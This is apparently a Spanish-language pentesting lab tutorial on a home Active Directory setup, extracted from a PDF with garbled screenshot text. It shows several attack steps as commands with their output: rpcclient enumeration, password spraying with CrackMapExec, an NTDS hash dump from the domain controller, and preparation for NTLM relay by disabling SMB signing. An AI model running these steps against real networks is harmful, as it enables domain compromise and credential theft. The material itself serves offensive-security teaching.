Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ ✓ > # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'enumdomgroups'
group:[Enterprise Domain Controllers de sólo lectura] rid:[0x1f2]
group:[Admins. del dominio] rid:[0x200]
group:[Usuarios del dominio] rid:[0x201]
group:[Invitados del dominio] rid:[0x202]
group:[Equipos del dominio] rid:[0x203]
group:[Controladores de dominio] rid:[0x204]
group:[Administradores de esquema] rid:[0x206]
group:[Administradores de empresas] rid:[0x207]
group:[Propietarios del creador de directivas de grupo] rid:[0x208]
group:[Controladores de dominio de sólo lectura] rid:[0x209]
group:[Controladores de dominio clonables] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Administradores clave] rid:[0x20e]
group:[Administradores clave de la organización] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]

Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ ✓ > # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'querygroupmem 0x200' rid:[0x1f4] attr:[0x7]
Δ ➜ /opt/CrackMapExec ➜ on ➔ P master !1 ➤ ✓ > # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'queryuser 0x1f4'
User Name : Administrador
Full Name :
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description : Cuenta integrada para la administración del equipo o dominio
Workstations:
Comment :
Remote Dial :
Logon Time : mar, 18 ago 2020 12:13:40 WEST
Logoff Time : jue, 01 ene 1970 00:00:00 WET
Kickoff Time : jue, 14 sep 30828 03:48:05 WEST
Password last set Time : lun, 17 ago 2020 22:00:48 WEST
Password can change Time : mar, 18 ago 2020 22:00:48 WEST
Password must change Time : jue, 14 sep 30828 03:48:05 WEST
unknown_2[0..31]...
user_rid : 0x1f4
group_rid: 0x201
acb_info : 0x00000210

```

Podríamos tal vez como pequeña prueba de CTF hacer lo siguiente desde el Active Directory:

## Nuevo objeto: Usuario



Crear en: s4vicorp.local/Users

Nombre de pila:  Iniciales: Apellidos: Nombre completo: 

Nombre de inicio de sesión de usuario:

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

&lt; Atrás

Siguiente &gt;

Cancelar

Creamos un nuevo usuario con nombre '**admintest**', le asignamos la contraseña '**T3st1ng123\$!**':

## Nuevo objeto: Usuario

X



Crear en: s4vicorp.local/Users

Contraseña:

\*\*\*\*\*

Confirmar contraseña:

\*\*\*\*\*

- El usuario debe cambiar la contraseña en el siguiente inicio de sesión  
 El usuario no puede cambiar la contraseña  
 La contraseña nunca expira  
 La cuenta está deshabilitada

&lt; Atrás

Siguiente &gt;

Cancelar

Y posteriormente en la descripción, indicamos lo siguiente:

## Propiedades: admin test

?

X

Marcado

Entorno

Sesiones

Control remoto

Perfil de Servicios de Escritorio remoto

COM+

General

Dirección

Cuenta

Perfil

Teléfonos

Organización

Miembro de



admin test

Nombre de pila:

admin

Iniciales:

Apellidos:

test

Nombre para mostrar:

admin test

Descripción:

Contraseña temporal: T3st1ng123\$!

Oficina:

Número de teléfono:

Otros...

Correo electrónico:

Página web:

Otros...

Aceptar

Cancelar

Aplicar

Ayuda

En la sección de '**Miembro de**', lo añadimos como '**Admins. del dominio**':

Miembro de:

Nombre	Carpeta de los Servicios de dominio de Active Dir...
Usuarios del domi...	s4vicorp.local/Users

ida para la...  
de este gr...  
de este gr...  
es design...  
es design...  
es design...  
roladores ...  
nar los mi...

### Seleccionar Grupos



Agregar

Seleccionar este tipo de objeto:

Grupos o Entidades de seguridad integradas

Tipos de objeto...

Grupo pri...

Desde esta ubicación:

s4vicorp.local

Ubicaciones...

Estable

Escriba los nombres de objeto que desea seleccionar ([ejemplos](#)):

Admins. del dominio

Comprobar nombres

Opciones avanzadas...

Aceptar

Cancelar

Nos tendría que quedar de esta forma:

Perfil de Servicios de Escritorio remoto

General Dirección Cuenta Perfil Teléfonos Organización Miembro de COM+

Miembro de:

Nombre	Carpeta de los Servicios de dominio de Active Dir...
Admins. del domi...	s4vicorp.local/Users
Usuarios del domi...	s4vicorp.local/Users

**Agregar...** **Quitar**

---

Grupo principal: Usuarios del dominio

No es necesario cambiar Grupo principal

En este punto, como RIDs del grupo '**Administradores del dominio**', sacaremos un RID más, correspondiente al nuevo usuario creado:

```
Δ ➜ /opt/CrackMapExec ➜ on ➜ master !1 ➜ ✓ > # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'querygroupmem 0x200'
rid:[0x1f4] attr:[0x7]
rid:[0x454] attr:[0x7]

Δ ➜ /opt/CrackMapExec ➜ on ➜ master !1 ➜ ✓ > # |
```

Si miramos las propiedades de usuario, veremos su descripción y en consecuencia su contraseña:

```
Δ ➜ /opt/CrackMapExec ➜ on ➜ master !1 ➜ ✓ > # rpcclient -U "mvazquez%Password1" 192.168.101.133 -c 'queryuser 0x454'
User Name : admintest
Full Name : admin test
Home Drive :
Dir Drive :
Profile Path:
Logon Script:
Description : Contraseña temporal: T3sting123$!
Workstations:
Comment :
Remote Dial :
Logon Time : jue, 01 ene 1970 00:00:00 WET
Logoff Time : jue, 01 ene 1970 00:00:00 WET
Kickoff Time : jue, 14 sep 30828 03:48:05 WEST
Password last set Time : mar, 18 ago 2020 12:33:15 WEST
Password can change Time : mié, 19 ago 2020 12:33:15 WEST
Password must change Time: jue, 14 sep 30828 03:48:05 WEST
unknown_2[0..31]...
user_rid : 0x454
group_rid: 0x201
acb_info : 0x000000210
fields_present: 0x00ffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...

Δ ➜ /opt/CrackMapExec ➜ on ➜ master !1 ➜ ✓ > # |
```

Si hacemos un Spraying sobre los distintos equipos de la red, veremos que podemos acceder a estos sin problema:

```
  SMB 192.168.101.133 445 DC-COMPANY [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-COMPANY) (domain:s4vicorp.local) (s  
  SMB 192.168.101.134 445 PC-MARCELO [*] Windows 10.0 Build 19041 x64 (name:PC-MARCELO) (domain:s4vicorp.local) (s  
  SMB 192.168.101.133 445 DC-COMPANY [+] s4vicorp.local\admintest:T3st1ng123$! (Pwn3d!)  
  SMB 192.168.101.134 445 PC-MARCELO [+] s4vicorp.local\admintest:T3st1ng123$! (Pwn3d!)
```

Incluido al propio DC. Una de las cosas que podríamos hacer en este punto, es dumper el NTDS para ver los Hashes correspondientes a todos los usuarios del directorio activo:

```
④ ➜ /opt/CrackMapExec ➜ on ➜ master !1 ➜ INT ➜ cme smb 192.168.101.133 -u 'admin$test' -p 'T3sting123$!' --ntds vss
SMB 192.168.101.133 445 DC-COMPANY [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC-COMPANY) (domain:s4vicorp.local) (signing:True) (SMBv1:True)
SMB 192.168.101.133 445 DC-COMPANY [+] s4vicorp.local\admin$test:T3sting123$! (Pwn3d!)
SMB 192.168.101.133 445 DC-COMPANY [+] Dumping the NTDS, this will take a while so go grab a redbull...
SMB 192.168.101.133 445 DC-COMPANY Administrador:500:ada3b435b51404eeaaad3b435b51404eee:920a267e048417fe00f49ecbd4b33:::
SMB 192.168.101.133 445 DC-COMPANY Invitado:501:ada3b435b51404eeaaad3b435b51404eee:31d6fce0d16ae931b73c59d7e0c089c0:::
SMB 192.168.101.133 445 DC-COMPANY DefaultAccount:503:ada3b435b51404eeaaad3b435b51404eee:31d6fce0d16ae931b73c59d7e0c089c0:::
SMB 192.168.101.133 445 DC-COMPANY DC-COMPANY$:1000:ada3b435b51404eeaaad3b435b51404eee:2bae9795f9d0c73e2bb6905d4aa735:::
SMB 192.168.101.133 445 DC-COMPANY Krbtgt:502:ada3b435b51404eeaaad3b435b51404eee:42e8a2b233bb0689441e52360fc849e:::
SMB 192.168.101.133 445 DC-COMPANY s4vicorp.local\mvazquez:1103:ada3b435b51404eeaaad3b435b51404eee:64f12cdaa88057e06a81b54e73b949b:::
SMB 192.168.101.133 445 DC-COMPANY PC-MARCELOS$:1104:ada3b435b51404eeaaad3b435b51404eee:5829d0b7e27a5464986cdef5872145:::
SMB 192.168.101.133 445 DC-COMPANY DC-COMPANY$:aes256-cts-hmac-sha1-96:cd8e16161cb16d906d22a7d366b7c89d89b15a34cd20760cd0a0a5f9498
SMB 192.168.101.133 445 DC-COMPANY DC-COMPANY$:des-cbc-md5:10c1915b836bc819
SMB 192.168.101.133 445 DC-COMPANY Krbtgt:aes256-cts-hmac-sha1-96:aec00fe42eb3a165a004bd9d4ca835616cc9e28a814c23c54fc84ae32623f7
SMB 192.168.101.133 445 DC-COMPANY Krbtgt:aes128-cts-hmac-sha1-96:43b096fb304ae2bc8edc9c9681624
SMB 192.168.101.133 445 DC-COMPANY Krbtgt:des-cbc-md5:4937f1a7bc192fea
SMB 192.168.101.133 445 DC-COMPANY s4vicorp.local\mvazquez:aes256-cts-hmac-sha1-96:aec2a4bc782aadfc095ff13260d982c0876a8a1eca8afeb03759365e251501a5
SMB 192.168.101.133 445 DC-COMPANY s4vicorp.local\mvazquez:aes128-cts-hmac-sha1-96:de85b041a2ba41e19d275ecd2776afe0
SMB 192.168.101.133 445 DC-COMPANY s4vicorp.local\mvazquez:des-cbc-md5:2fd9d6ccec9e02
SMB 192.168.101.133 445 DC-COMPANY PC-MARCELOS$:aes256-cts-hmac-sha1-96:fde0a4ec4ba0fd0dd82bde632a00933b9d6e3ece4304a819e558459feb301f89c01
SMB 192.168.101.133 445 DC-COMPANY PC-MARCELOS$:aes128-cts-hmac-sha1-96:4ba6de97957111225654f7c04df5edc2
SMB 192.168.101.133 445 DC-COMPANY PC-MARCELOS$:des-cbc-md5:26a2e0ea89017c25
SMB 192.168.101.133 445 DC-COMPANY [+] Dumped 19 NTDS hashes to /root/.cme/logs/DC-COMPANY_192.168.101.133_2020-08-18_123728.ntds of which 5 were added to the database
```

Podríamos incluso aprovechar el Hash del usuario administrador para hacer PassTheHash con pth-winexe contra el DC:

Y ahí obtendríamos una consola interactiva.

Ahora bien, ¿cómo replicaríamos el famoso ataque del NTLM Relay?, vamos a ello.

Vamos a conectar otro equipo Windows 10 a la red, como nombre de usuario local pondremos '**vgarcia**'. El procedimiento para crear la máquina es el mismo que el que hemos hecho con '**PC-Marcelo**'. Cambiaremos también el nombre de equipo a '**PC-Victor**' y de contraseña para el usuario pondremos '**Password2**' en este caso.

¡No os olvidéis de instalar también las VMWare Tools para trabajar más cómodos!, tendremos que hacer también que este equipo forme parte del dominio, recordad que para ello hay que configurar desde las propiedades de conexión de la máquina, que el servidor DNS sea la dirección IP del DC.

Obviamente estarás pensando, ¿pero y qué usuario pongo?, buenísima, es necesario previamente crear un nuevo usuario a nivel de directorio activo.

Vamos a ponerle de nombre ‘**vgarcia**’:

||  Controladores de dominio

### Copiar objeto: Usuario

 Crear en: s4vicorp.local/Users

---

Nombre de pila:	<input type="text" value="Victor"/>	Iniciales:	<input type="text"/>
Apellidos:	<input type="text" value="García"/>		
Nombre completo:	<input type="text" value="Victor García"/>		

Nombre de inicio de sesión de usuario:

Nombre de inicio de sesión de usuario (anterior a Windows 2000):

[< Atrás](#) [Siguiente >](#) [Cancelar](#)

De contraseña pondremos lo mismo: '**Password2**'.

Una vez hecho, vincularíamos el nuevo equipo al dominio. Tendremos que reiniciar el equipo.

Para saber si estos 2 equipos forman parte del dominio y son detectados, podemos irnos desde el DC a '**Computers**':

Usuarios y equipos de Active Directory

Archivo Acción Ver Ayuda




Usuarios y equipos de Active Directory [DC-Com] 

- > Consultas guardadas
- > s4vicorp.local
  - > Builtin
  - > Computers 
  - > Domain Controllers
  - > ForeignSecurityPrincipals
  - > Managed Service Accounts
  - > Users

Nombre	Tipo	Descripción
PC-MARCELO	Equipo	
PC-VICTOR	Equipo	

Si ahí vemos ambos entonces es que está todo correcto.

Lo que haremos a continuación desde el DC, será abrir el centro de administración de directivas de grupo:



A continuación, editaremos el '**Default Domain Policy**' existente bajo el dominio:

Muestra la Ayuda para la selección actual.

Nos dirigiremos a la siguiente directiva local:

Directiva	Configuración de directiva
Acceso a redes: canalizaciones con nombre accesibles anónimamente...	No está definido
Acceso a redes: modelo de seguridad y uso compartido para...	No está definido
Acceso a redes: no permitir el almacenamiento de contrase...	No está definido
Acceso a redes: no permitir enumeraciones anónimas de cu...	No está definido
Acceso a redes: no permitir enumeraciones anónimas de cu...	No está definido
Acceso a redes: permitir la aplicación de los permisos Todos...	No está definido
Acceso a redes: recursos compartidos accesibles anónimam...	No está definido
Acceso a redes: restringir acceso anónimo a canalizaciones...	No está definido
Acceso a redes: rutas del Registro accesibles remotamente...	No está definido
Acceso a redes: rutas y subrutas del Registro accesibles rem...	No está definido
Acceso de red: evitar que clientes con permiso realicen llam...	No está definido
Acceso de red: permitir traducción SID/nombre anónima	Deshabilitada
Apagado: borrar el archivo de paginación de la memoria virt...	No está definido
Apagado: permitir apagar el sistema sin tener que iniciar ses...	No está definido
Auditoría: apagar el sistema de inmediato si no se pueden re...	No está definido
Auditoría: auditar el acceso de objetos globales del sistema	No está definido
Auditoría: auditar el uso del privilegio de copia de seguridad...	No está definido
Auditoría: forzar la configuración de subcategorías de la dire...	No está definido
Cliente de redes de Microsoft: enviar contraseña sin cifrar a...	No está definido
Cliente de redes de Microsoft: firmar digitalmente las comunica...	No está definido
Cliente de redes de Microsoft: firmar digitalmente las comunica...	No está definido
Configuración del sistema: subsistemas opcionales	No está definido
Configuración del sistema: usar reglas de certificado en ejecuta...	No está definido
Consola de recuperación: permitir el inicio de sesión administr...	No está definido
Consola de recuperación: permitir la copia de discos y el acceso a...	No está definido
Control de cuentas de usuario: cambiar al escritorio seguro cuando se pida...	No está definido
Control de cuentas de usuario: comportamiento de la petición de elevación	No está definido
Control de cuentas de usuario: detectar instalaciones de aplicaci...	No está definido
Control de cuentas de usuario: ejecutar todos los administradores en Modo...	No está definido
Control de cuentas de usuario: elevar solo aplicaciones UIAccess instaladas...	No está definido
Control de cuentas de usuario: elevar solo los archivos ejecutables firmados	No está definido
Control de cuentas de usuario: Modo de aprobación de adm...	No está definido
Control de cuentas de usuario: permitir que las aplicaciones UIAccess pidan...	No está definido

Y una vez aquí, cambiaremos a '**Deshabilitada**' las opciones:

- Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (si el servidor lo permite)

Configuración de directiva	Valor
Auditoría: forzar la configuración de subcategorías de la directiva de auditoría (Windows Vista o posterior) para invalidar la configuración de la categoría de directiva de auditoría	No está definido
Cliente de redes de Microsoft: enviar contraseña sin cifrar a servidores SMB de terceros	No está definido
Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (si el servidor lo permite)	No está definido
Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (siempre)	No está definido
Configuración del sistema: subsistemas opcionales	No está definido
Configuración del sistema: usar reglas de certificado en ejecutables de Windows	No está definido
Consola de recuperación: permitir el inicio de sesión administrativo automá...	No está definido
Consola de recuperación: permitir la copia de discos y el acceso a...	No está definido
Control de cuentas de usuario: cambiar al escritorio seguro cuando se pida...	No está definido
Control de cuentas de usuario: comportamiento de la petición de elevación	No está definido
Control de cuentas de usuario: detectar instalaciones de aplicaciones y pedir...	No está definido
Control de cuentas de usuario: ejecutar todos los administradores en Modo...	No está definido
Control de cuentas de usuario: elevar solo aplicaciones UIAccess instaladas...	No está definido
Control de cuentas de usuario: elevar solo los archivos ejecutables firmados	No está definido
Control de cuentas de usuario: Modo de aprobación de adm...	No está definido
Control de cuentas de usuario: permitir que las aplicaciones UIAccess pidan...	No está definido


- Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (siempre)

Auditoria: forzar la configuración de subcategorías de la directiva de auditoría (Windows Vista o posterior) para invalidar la configuración de la categoría de directiva de auditoría	Si esta definido
Cliente de redes de Microsoft: enviar contraseña sin cifrar a servidores SMB de terceros	No está definido
Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (si el servidor lo permite)	Deshabilitada
Cliente de redes de Microsoft: firmar digitalmente las comunicaciones (siempre)	No está definido
Configuración del sistema: subsistemas opcionales	No está definido
Configuración del sistema: usar reglas de certificado en ejecutables de Windows para directivas de restricción de software	No está definido
Consola de recuperación: permitir el inicio de sesión	No está definido
Consola de recuperación: permitir la copia de disco	No está definido
Control de cuentas de usuario: cambiar al escritorio	No está definido
Control de cuentas de usuario: comportamiento de	No está definido
Control de cuentas de usuario: comportamiento de	No está definido
Control de cuentas de usuario: detectar instalaciones	No está definido
Control de cuentas de usuario: ejecutar todos los ad	No está definido
Control de cuentas de usuario: elevar solo aplicacion	No está definido
Control de cuentas de usuario: elevar solo los archiv	No está definido
Control de cuentas de usuario: Modo de aprobación	No está definido
Control de cuentas de usuario: permitir que las apli	No está definido
Control de cuentas de usuario: virtualizar los errores	No está definido
Controlador de dominio: no permitir los cambios de	No está definido

En un principio no debería de hacer falta reiniciar el equipo, podríamos tirar de '**gpupdate**', pero en mi caso reiniciaré todos los equipos.

Una vez reiniciados todos los equipos, la idea de cara al atacante será comprometer el equipo de Victor García. Accederemos a este equipo para configurarlo como el usuario administrador del dominio (así evitamos problemas más adelante).

Para poder contar con el privilegio suficiente del que necesitamos para que el NTLM Relay tenga efecto, vamos a tener que añadir al usuario mvazquez como miembro del grupo administradores locales del equipo '**PC-Victor**'. Para ello, haremos lo siguiente:



Nos iremos a la opción '**Administración de equipos**':

Administración del equipo (local)		Nombre	Descripción
Herramientas del sistema		Administradores	Los administradores tienen acceso...
Programador de tareas		Administradores de H...	Los miembros de este grupo tienen...
Visor de eventos		Duplicadores	Pueden replicar archivos en un do...
Carpetas compartidas		IIS_IUSRS	Grupo integrado usado por Intern...
Usuarios y grupos locales		Invitados	De forma predeterminada, los invi...
Usuarios		Lectores del registro d...	Los miembros de este grupo pue...
Grupos		Operadores criptográf...	Los miembros tienen autorización...
Rendimiento		Operadores de asisten...	Los miembros de este grupo pue...
Administrador de dispositivos		Operadores de config...	Los miembros en este equipo pue...
Almacenamiento		Operadores de copia ...	Los operadores de copia de seguri...
Administración de discos		Propietarios del dispo...	Los miembros de este grupo pue...
Servicios y Aplicaciones		System Managed Acc...	Los miembros de este grupo los a...
		Usuarios	Los usuarios no pueden hacer ca...
		Usuarios avanzados	Los usuarios avanzados se incluye...
		Usuarios COM distrib...	Los miembros pueden iniciar, acti...
		Usuarios de administr...	Los miembros de este grupo pue...
		Usuarios de escritorio ...	A los miembros de este grupo se l...
		Usuarios del monitor ...	Los miembros de este grupo tiene...
		Usuarios del registro d...	Los miembros de este grupo pue...

Posteriormente, nos iremos a '**Grupos**' y abriremos el grupo '**Administradores**':

**General****Administradores**

Descripción: Los administradores tienen acceso completo y sin restricciones al sistema.

Miembros:

**Administrador**

S4VICORP\Admins. del dominio



Victor García

**Seleccionar Usuarios, Equipos, Cuentas de servicio o Grupos**

